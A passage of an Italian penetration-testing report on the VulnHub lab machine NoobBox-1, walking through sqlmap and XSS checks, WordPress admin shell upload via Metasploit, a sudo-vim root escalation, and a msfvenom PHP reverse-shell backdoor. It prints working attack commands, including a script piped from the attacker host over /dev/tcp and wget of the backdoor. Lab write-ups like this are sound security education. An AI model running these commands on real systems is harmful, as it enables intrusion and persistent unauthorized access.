
Tali osservazioni verranno riportate anche nel **Penetration Testing Report**, allegato al presente documento.

4.2.4 Altre vulnerabilità

Analizzando le altre vulnerabilità rilevate, si nota subito come sia stata confermata la possibilità di enumerare gli utenti di **WordPress**, già comunicata da **OpenVAS** e **wpscan**.

Nessus riporta anche una INFO che fa riferimento alla presenza di un parametro della richiesta HTTP chiamato **s** il cui valore è presente anche nel documento di risposta, il che potrebbe suggerire a potenziali problematiche di Cross Site Scripting. Tuttavia, da un'interazione diretta con il sito web è possibile notare che mediante il parametro **s** si effettua una ricerca e passando, ad esempio, la scritta **test**, nella pagina HTML viene visualizzata la stringa **Search results for "test"**.

È stata comunque tentata l'iniezione di codice JavaScript per far comparire un alert mediante lo snippet <code>alert(1)</code> in tale parametro. Tuttavia, com'è possibile notare nella figura successiva, l'attacco fallisce poiché il contenuto viene evidentemente sanitizzato.



Si è provveduto, inoltre, a verificare la fattibilità di attacchi di tipo **SQL Injection** mediante il tool **sqlmap** e specificando come URL (switch **-u**)

`http://192.168.64.21/wordpress/?s=1`

e specificando di usare come "entrypoint" il parametro **s**.

```
(root㉿kali)-[~/home/kali]
# sqlmap -u "http://192.168.64.21/wordpress/?s=1"
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 14:22:32 /2023-06-07

[14:22:32] [INFO] testing connection to the target URL
[14:22:33] [INFO] testing if the target URL content is stable
[14:22:33] [INFO] target URL content is stable
[14:22:33] [INFO] testing if GET parameter 's' is dynamic
[14:22:34] [WARNING] GET parameter 's' does not appear to be dynamic
[14:22:34] [WARNING] heuristic (basic) test shows that GET parameter 's' might not be injectable
[14:22:35] [INFO] testing for SQL injection on GET parameter 's'
[14:22:35] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:22:35] [WARNING] reflective value(s) found and filtering out
[14:22:37] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[14:22:38] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[14:22:39] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[14:22:39] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[14:22:40] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[14:22:41] [INFO] testing 'Generic inline queries'
[14:22:41] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[14:22:42] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[14:22:43] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[14:22:43] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[14:22:44] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[14:22:45] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[14:22:46] [INFO] testing 'Oracle AND time-based blind'

it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[14:22:51] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[14:22:52] [WARNING] GET parameter 's' does not seem to be injectable
```

L'output di questo tool suggerisce che mediante tale parametro non sembra essere possibile veicolare alcuna injection.

5 Target Exploitation

Nelle sezioni precedenti di questo documento sono state raccolte informazioni utili da sfruttare nella fase di **Exploitation**. In particolare, nella fase di enumerazione è stato possibile rinvenire:

- Lo **username** di un utente di Wordpress (**noobbox**);
- Quella che sembra una **password** (rinvenuta nel file **/img.jpg**) nella root del server

Si suppone che queste credenziali siano valide per l'accesso di amministratore al framework Wordpress.

Poiché nella fase di **Vulnerability Mapping** non sono state rilevate altre vulnerabilità sfruttabili attivamente, la prima cosa che verrà provata nella fase di Exploitation sarà l'apertura di una shell sulla macchina con la suddetta coppia di credenziali **noobbox:5p4c3**. Una volta ottenuta una shell, verrà tentata una **Privilege Escalation** ed eventualmente l'installazione di una **backdoor** che permetta la permanenza dell'attaccante sulla macchina senza dover ripetere nuovamente l'exploit.

5.1 Metasploit

Il framework Metasploit è probabilmente il tool di Penetration Testing più usato che fornisce un modo semplice e veloce per eseguire exploit di varia natura su una moltitudine di tipologie di asset. Il framework è sviluppato e mantenuto da **Rapid7** ed è organizzato in **moduli** [13] che possono essere utilizzati per attaccare diverse tipologie di asset. Metasploit è presente di default su Kali Linux e il database dei moduli è reperibile al percorso **/usr/share/metasploit-framework/exploits**.

L'interazione col tool avviene mediante il comando

```
msfconsole
```

che permette l'apertura, appunto, di una **console** da cui è possibile richiamare i moduli mediante la direttiva

```
use <path/del/modulo>
```

I **parametri** dell'exploit sono invece impostabili mediante la direttiva

```
set nome_parametro valore_parametro
```

5.2 Apertura di una shell

Per questa analisi, verrà utilizzato il modulo `exploit/unix/webapp/wp-admin_shell_upload`, che permette l'apertura di una **shell** di amministratore nel caso siano note le credenziali di accesso di **Wordpress**, come in questo caso.

Il payload che suddetto modulo usa è di tipo **reverse**, contenuto nel modulo `php/meterpreter/reverse_tcp`, che permette apertura di una sessione **meterpreter**³.

I parametri da impostare per questo exploit sono i seguenti:

- **username**: l'username associato ad un utente Wordpress. In questo caso `noobbox`;
- **password**: la password associata all'account di cui sopra. In questo caso `5p4c3`;
- **rhost**: l'host su cui tentare l'exploit. In questo caso `192.168.64.21`;
- **targeturi**: l'endpoint corrispondente alla root del sito web realizzato con wordpress. In questo caso `/wordpress/`.

Per lanciare l'exploit è sufficiente scrivere `exploit` nella console e premere Invio, come mostrato nella Figura 23.

³**Meterpreter** è una shell che fornisce un gran numero di funzioni, tra cui l'upload di file sulla macchina target.[14]

5 TARGET EXPLOITATION

```
msf6 > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username noobbox
username => noobbox
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password 5p4c3
password => 5p4c3
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /wordpress/
targeturi => /wordpress/
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 192.168.64.21
rhosts => 192.168.64.21
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.64.23:4444
[*] Authenticating with WordPress using noobbox:5p4c3 ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wordpress/wp-content/plugins/OssoINhAuP/WRScojEXbu.php ...
[*] Sending stage (39927 bytes) to 192.168.64.21
[+] Deleted WRScojEXbu.php
[+] Deleted OssoINhAuP.php
[+] Deleted ..../OssoINhAuP
[*] Meterpreter session 1 opened (192.168.64.23:4444 → 192.168.64.21:38810) at 2023-06-05 18:57:51 +0200

meterpreter > █
```

Figura 23: Esecuzione dell’exploit.

Per accedere direttamente alla reverse shell aperta in un ambiente *similar-xterm* è sufficiente eseguire il comando `shell -t` una volta giunti al prompt di `meterpreter`, come riportato nella Figura 24.

```
meterpreter > shell -t
[*] env TERM=xterm HISTFILE= /usr/bin/script -qc /bin/bash /dev/null
Process 13462 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
www-data@N00bBox:$ █
```

Figura 24: Apertura di una shell.

L’intuizione relativa all’immagine rilevata in fase di enumerazione si è dimostrata quindi **corretta**: `5p4c3` rappresenta dunque una password valida per l’utente `noobbox`.

Allo stato attuale delle cose, si ha tuttavia a disposizione una shell per l’utente non privilegiato `www-data`. Tale account è utilizzato per convenzione per eseguire il server Apache `httpd`[15].


5.3 Extra: vulnerabilità con QoD basso ed armitage

Nella sezione precedente è stato discusso di come OpenVAS abbia rilevato delle vulnerabilità ma queste presentassero una Quality of Detection bassa e non venissero nemmeno mostrate di default nel report generato da questo tool.

5 TARGET EXPLOITATION

In ogni caso, tali vulnerabilità sono state oggetto di una **ricerca manuale su internet** specificando le relative stringhe CVE alla ricerca di eventuali exploit sfruttabili per accedere all'asset, ma con esito **negativo**.

Per avere un'ulteriore conferma della non sfruttabilità di tali vulnerabilità è stata utilizzata la funzione **Hail Mary** del tool **armitage**, che permette di lanciare tutti gli exploit disponibili nel framework **Metasploit** compatibili con il tipo di host in questione senza sfruttare ulteriori informazioni (al contrario dell'exploit che utilizza le **credenziali di Wordpress**, rilevate per vie traverse). Come si nota dall'immagine qui sotto, ogni tentativo di exploitation è fallito e nessuna sessione di **meterpreter** è stata aperta.



The screenshot shows the Armitage interface. On the left, there's a sidebar with categories: auxiliary, exploit, payload, and post. In the main pane, there's a single host entry for "192.168.64.21" with a penguin icon. Below the host list, the "Hail Mary" tab is selected in the bottom navigation bar. The console window at the bottom shows the following output:

```
[*] 192.168.64.21:80 (unix/webapp/wp_wptouch_file_upload)
[*] 192.168.64.21:80 (unix/webapp/wp_wysi_ja_newsletters_upload)
[*] 192.168.64.21:80 (unix/webapp/xoda_file_upload)
[*] 192.168.64.21:80 (unix/webapp/xmon_useradm_cmd_exec)
[*] 192.168.64.21:80 (unix/webapp/zeroshell_exec)
[*] 192.168.64.21:80 (unix/webapp/zoneminder_lang_exec)
[*] 192.168.64.21:80 (unix/webapp/zoneminder_packagecontrol_exec)
[*] 192.168.64.21:80 (unix/webapp/zpanel_username_exec)
[*] Listing sessions...
msf6 > sessions -v

Active sessions
=====

No active sessions.

msf6 > |
```


6 Privilege Escalation

L'utente **www-data** non è un utente privilegiato. Lo scopo di questa fase è quindi tentare una **Privilege Escalation** ed ottenere l'accesso ad utenti "più privilegiati" e successivamente all'account **root**.

Prima di utilizzare qualsiasi tool, si è scelto di visitare la directory **/home** per capire quali utenti "standard" fossero presenti all'interno del sistema, poiché non necessariamente gli utenti configurati per wordpress coincidono con quelli presenti sul sistema⁴. Il comando eseguito è stato un semplice

```
ls /home/
```

il cui risultato è mostrato nella Figura 25.



```
www-data@N00bBox:$ ls /home/
ls /home/
noobbox
www-data@N00bBox:$ █
```

Figura 25: noobbox strikes again

È stato dunque appurato che, in base alla struttura delle directory sui sistemi Unix, è presente un utente chiamato **noobbox** anche per il sistema operativo in sé.

A questo punto, avendo a disposizione unicamente la password **5p4c3**, viene tentato il login come utente **noobbox** utilizzando tale password. Si sta tentando quindi una sorta di **Horizontal Privilege Escalation**, mostrata nella Figura 26.

⁴Anche se in questo caso...

```
www-data@N00bBox:$ su noobbox
su noobbox
Password: 5p4c3
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
noobbox@N00bBox:$
```

Figura 26: `su noobbox`

Al netto del messaggio di errore dovuto probabilmente al fatto che ci si sta interfacciando con una shell generata da `meterpreter`, è possibile notare come **la password di Wordpress sia stata riutilizzata anche per l'utente presente sulla macchina**, dato che il login è **andato a buon fine**. Questa già di per sé è una scelta che amplifica l'attacco veicolato in precedenza.

6.1 Vertical Privilege Escalation: `linpeas.sh`

L'obiettivo dell'indagine diventa quindi **assumere i privilegi di root**. Si tenga presente come la semplice elevazione dei privilegi mediante il comando `sudo su` non funziona perché la configurazione attuale di `sudo` per l'utente `noobbox` non permette l'esecuzione di tale comando. Per aggirare questa limitazione e rendere più completa l'indagine è stato utilizzato lo script `linpeas.sh`.

Questo tool fa parte della suite **PEASS-ng** (*Privilege Escalation Awesome Scripts SUITE*), sviluppata dal ricercatore Carlos Polop ed il cui codice è disponibile sulla piattaforma GitHub [16].

Per utilizzarlo, questo script va eseguito **sull'asset da analizzare** e fornisce un resoconto dettagliato su tutti gli aspetti del sistema operativo che potrebbero fornire un vettore d'attacco per realizzare operazioni di **Privilege Escalation**.

6.1.1 Trasferire `linpeas.sh` sull'asset

Talvolta, trasferire codice su un asset compromesso può essere complesso. Si è deciso quindi, per evitare problemi di sorta, di evitare qualsiasi scrittura sull'asset, optando per l'esecuzione dello script direttamente dalla rete, trasferendolo dalla macchina Kali mediante una **socket**. Questo è un processo che

si articola in due fasi ed è simile a quello utilizzato di solito per l'apertura di una **reverse shell**:

1. Apertura di un listener sulla macchina attaccante, come mostrato nella Figura 27. Si noti la connessione in entrata dall'asset.⁵;
2. Ricezione ed esecuzione dello script da parte dell'asset, come mostrato nella Figura 28.

```
(kali㉿kali)-[~]
└─$ sudo nc -q 5 -lvpn 80 < linpeas.sh
[sudo] password for kali:
listening on [any] 80 ...
connect to [192.168.64.23] from (UNKNOWN) [192.168.64.21] 59664
```

Figura 27: Il listener sulla macchina Kali




Figura 28: `cat < /dev/tcp/192.168.64.23/80 | sh`

⁵La macchina Kali ora possiede l'indirizzo 192.168.64.23 e non più 192.168.64.15 a causa di una reinstallazione del sistema dovuta a problemi di natura tecnica.

6.1.2 linpeas.sh: i risultati

L'output dello script è allegato al presente documento nel file `linpeas-output.txt` e, mediante la sua analisi, è possibile imbattersi nelle seguenti informazioni derivanti dalla lettura del file `/etc/sudoers` dell'asset:

```
User noobbox may run the following commands on N00bBox:
```

```
(ALL : ALL) /usr/bin/vim
```

Lo script suggerisce tra l'altro che questa impostazione rappresenta "Al 95% un vettore di Privilege Escalation" (sulla shell dell'asset era evidenziato in giallo).

Si noti come l'editor `vim` permetta l'esecuzione di comandi shell mediante la sintassi:

```
vim -c ':!<comando>'
```

dove:

- `-c` permette l'esecuzione di un comando subito dopo l'apertura dell'editor;
- `:` entra nella cosiddetta *command mode*;
- `!` viene usato per indicare che il prossimo input deve essere interpretato come un **comando di shell**

Il comando che si cerca di eseguire in questo caso è `/bin/bash`. Anteponendo `sudo` all'invocazione di questo comando, l'editor vim verrà eseguito come `root` e, di conseguenza, anche la shell aperta sarà di `root`. Il risultato dell'esecuzione di questo comando è mostrata di seguito.

```
noobbox@N00bBox:$ sudo vim -c ':!/bin/bash'  
sudo vim -c ':!/bin/bash'  
[sudo] password for noobbox: 5p4c3  
  
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory  
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory  
root@N00bBox:~# █  
File system
```

Figura 29: L'esecuzione di `vim` come root

Per confermare che si stia effettivamente utilizzando una shell di root, è possibile eseguire i comandi `whoami` ed `id`, i cui output sono mostrati rispettivamente nella Figura 30 e 31.

```
root@N00bBox:~# whoami
whoami
job-working-directory: error
root
root@N00bBox:~# █
```

Figura 30: L'esecuzione di `whoami`

```
root@N00bBox:~# id
id
job-working-directory: error retrieving current directory
uid=0(root) gid=0(root) groups=0(root)
root@N00bBox:~# █
```

Figura 31: L'esecuzione di `id`

Come è possibile notare, la fase di Privilege Escalation è stata completata con successo, essendo riusciti ad ottenere il **massimo privilegio possibile**.

6.1.3 Extra: vulnerabilità rilevate da linpeas.sh

Analizzando in maniera approfondita l'output dello script `linpeas.sh` si nota come siano state rilevate **diverse vulnerabilità** che riguardano alcune componenti del sistema, tra cui il comando `sudo` e che potrebbero garantire l'accesso root. Vengono inoltre proposti dei link ad **exploit proof of concept**. In particolare:

1. [CVE-2019-13272](#);
2. [CVE-2021-3156](#);

3. **CVE-2021-22555;**
4. **CVE-2019-18634.**

Tuttavia, le vulnerabilità 1, 3 e 4 richiedono che il sorgente indicato sia **compilato** direttamente sull'asset, che è **sprovvisto del compilatore gcc**. La sua installazione, tuttavia, richiede i **permessi di root**, azzerando l'utilità di questi rilevamenti.

La vulnerabilità indicata come 2 richiede invece che sia installato un interprete python, effettivamente presente sull'asset. È quindi possibile tentare un'ulteriore **Privilege Escalation**

Una volta caricato sull'asset l'exploit chiamato `exploit_nss.py`, reperibile nell'archivio zip scaricabile all'url indicato nel report generato da `lin-peas.sh` (allegato al presente documento)⁶ e mandato in esecuzione, si viene informati che il target è **già stato patchato**. Di conseguenza, questa vulnerabilità non sarà considerata nel conteggio finale nel Penetration Testing Report.

```
noobbox@N00bBox:/dev/shm$ python3 exploit.py
python3 exploit.py
Traceback (most recent call last):
  File "exploit.py", line 220, in <module>
    assert check_is_vuln(), "target is patched"
AssertionError: target is patched
noobbox@N00bBox:/dev/shm$ 
```

⁶<https://codeload.github.com/blasty/CVE-2021-3156/zip/main>

7 Maintaining access: installazione di una backdoor

L'ultima parte del processo di analisi dell'asset consiste nel tentare di installare una **backdoor** per controllarlo senza dover necessariamente veicolare nuovamente l'exploit descritto nelle fasi precedenti.

Poiché nella fase di enumerazione era stata riscontrata la presenza di pagine .php si può assumere che l'asset presenti un'installazione di PHP e, dunque, che l'installazione di una backdoor che faccia uso di tale linguaggio di programmazione possa avere successo.

A tal scopo è stato utilizzato il tool `msfvenom`, invocabile dalla console di **Metasploit** e che permette la generazione semi-automatica di payload utilizzabili anche come backdoor.[17]

Il payload utilizzato consiste in `php/meterpreter/reverse_tcp` a cui è stato specificato il parametro `LHOST` specificando l'indirizzo IP della macchina Kali e salvato nel file `useful_app.php`. Questo payload permette, tra le altre cose, l'apertura di una **reverse shell** sulla macchina dell'attaccante quando contattato tramite HTTP.⁷

```
msf6 > msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.64.23 -f raw > /home/kali/useful_app.php
[*] exec: msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.64.23 -f raw > /home/kali/useful_app.php

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1114 bytes

msf6 >
```

Figura 32: La creazione del Payload

Tale payload verrà scaricato sulla macchina target dalla shell di root aperta mediante l'exploit e la fase di privilege escalation veicolata in precedenza. Questo processo si articola in due fasi.

1. Innanzitutto, è necessario aprire un piccolo server web sulla macchina Kali per permettere all'asset di prelevare il file;

⁷Il payload creato contiene all'inizio il simbolo /*, che in PHP rappresenta un commento. Per rendere il file effettivamente eseguibile è necessario dunque rimuoverlo.

7 MAINTAINING ACCESS: INSTALLAZIONE DI UNA BACKDOOR

2. Successivamente, mediante il comando `wget`, l'asset preleverà la risorsa `useful_app.php` dalla macchina Kali.

7.1 Trasferimento della backdoor

Per ottenere il risultato richiesto da (1) è possibile utilizzare `python` ed in particolare il modulo `http.server` in questo modo:

```
python -m http.server 8084
```

dove 8084 è la porta in cui il server accetterà connessioni. Questo comando va eseguito nella stessa cartella dove è presente il payload.

Per quanto riguarda invece la (2), avendo già a disposizione la shell di root nell'asset, è sufficiente spostarsi nella directory `/var/www/html/` e lanciare il comando

```
wget 192.168.64.23:8084/useful_app.php
```

```
root@N00bBox:/var/www/html# wget 192.168.64.23:8084/useful_app.php
wget 192.168.64.23:8084/useful_app.php
--2023-06-06 06:07:56--  http://192.168.64.23:8084/useful_app.php
Connecting to 192.168.64.23:8084 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 1113 (1.1K) [application/octet-stream]
Saving to: 'useful_app.php'

useful_app.php      100%[=====]  1.09K  --.-KB/s   in 0s

2023-06-06 06:07:56 (4.44 MB/s) - 'useful_app.php' saved [1113/1113]

root@N00bBox:/var/www/html# ls
ls
img.jpg  index.html  useful_app.php  wordpress
root@N00bBox:/var/www/html# █
```

Figura 33: Trasferimento della backdoor

7.2 Creazione dell'handler

A questo punto, è necessario creare l'handler che si metterà in ascolto sulla macchina Kali. Il modulo di Metasploit di riferimento è il generico `exploit/multi/handler` ed utilizza come payload `php/meterpreter/reverse_-`

7 MAINTAINING ACCESS: INSTALLAZIONE DI UNA BACKDOOR

tcp. Essendo questo un contesto **reverse** è necessario specificare solamente il parametro LHOST, che deve contenere l'indirizzo della macchina dell'attaccante.

7.3 Esecuzione della backdoor

L'attivazione della backdoor avviene in tre step:

1. L'handler viene attivato mediante il comando `run`;
2. Il web server su cui è stata caricata la backdoor viene contattato dall'esterno mediante richiesta a `http://192.168.64.21/useful_app.php`;
3. Il web server contatta a sua volta la macchina Kali e riceve la seconda parte del payload per la successiva apertura della reverse shell.

Il risultato viene mostrato qui di seguito.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.64.23
lhost => 192.168.64.23
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.64.23:4444
[*] Sending stage (39927 bytes) to 192.168.64.21
[*] Meterpreter session 1 opened (192.168.64.23:4444 -> 192.168.64.21:42850) at 2023-06-06 12:12:58 +0200

meterpreter > 
```

Figura 34: Attivazione dell'handler

Si noti come sia stata aperta una sessione **meterpreter** ed è, di conseguenza, possibile diventare root utilizzando la stessa strategia mostrata in precedenza, utilizzando il comando `shell -t` da meterpreter, effettuando il login con `noobbox` ed eseguendo l'editor `vim`.

7 MAINTAINING ACCESS: INSTALLAZIONE DI UNA BACKDOOR

```
meterpreter > shell -t
[*] env TERM=xterm HISTFILE= /usr/bin/script -qc /bin/bash /dev/null
Process 724 created.
Channel 0 created.
www-data@N00bBox:/var/www/html$ uname -a
uname -a
Linux N00bBox 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64 GNU/Linux
www-data@N00bBox:/var/www/html$ su noobbox
su noobbox
Password: 5p4c3

noobbox@N00bBox:/var/www/html$ sudo vim -c ':!/bin/bash'
sudo vim -c ':!/bin/bash'
[sudo] password for noobbox: 5p4c3

root@N00bBox:/var/www/html#
```

Figura 35: Utilizzo della backdoor

Essendo la backdoor conservata nella root del web server, questa sarà **disponibile anche successivamente ad un riavvio del sistema.**

Anche la fase di **Maintaining access** può dirsi, quindi, **completata con successo.**

Riferimenti bibliografici e risorse consultate

- [1] *NoobBox-1*. <https://www.vulnhub.com/entry/noobbox-1,664/>. URL consultato il 15 maggio 2023.
- [2] *Kali Linux aarch64*. <https://cdimage.kali.org/kali-2023.1/kali-linux-2023.1-installer-arm64.iso>. URL consultato il 14 maggio 2023.
- [3] *Kali Linux 2022 / UTM documentation*. <https://docs.getutm.app/guides/kali/>. URL consultato il 14 maggio 2023.
- [4] *How to setup Metasploitable in a Mac with M1 Chip*. <https://dev.to/merlos/how-to-setup-metasploitable-in-a-mac-with-m1-chip-44ph>. URL consultato il 15 maggio 2023.
- [5] *Debian – Notizie – Rilasciata Debian 10 "buster"*. <https://www.debian.org/News/2019/20190706>. URL consultato il 16 maggio 2023.
- [6] *p0f / Kali Linux Tools*. <https://www.kali.org/tools/p0f/>. URL consultato il 20 maggio 2023.
- [7] *nmap / Kali Linux Tools*. <https://www.kali.org/tools/nmap/>. URL consultato il 20 maggio 2023.
- [8] *unicornscan / Kali Linux Tools*. <https://www.kali.org/tools/unicornscan/>. URL consultato il 22 maggio 2023.
- [9] *unicornscan(1) - Linux man page*. <https://linux.die.net/man/1/unicornscan>. URL consultato il 22 maggio 2023.
- [10] *epi052/feroxbuster: A simple, fast, recursive content discovery tool written in Rust*. <https://github.com/epi052/feroxbuster>. URL consultato il 5 giugno 2023.
- [11] *Wordpress DevHub - Configuring Automatic Background Updates*. <https://wordpress.org/documentation/article/configuring-automatic-background-updates/>. URL consultato il 5 giugno 2023.

RIFERIMENTI BIBLIOGRAFICI E RISORSE CONSULTATE

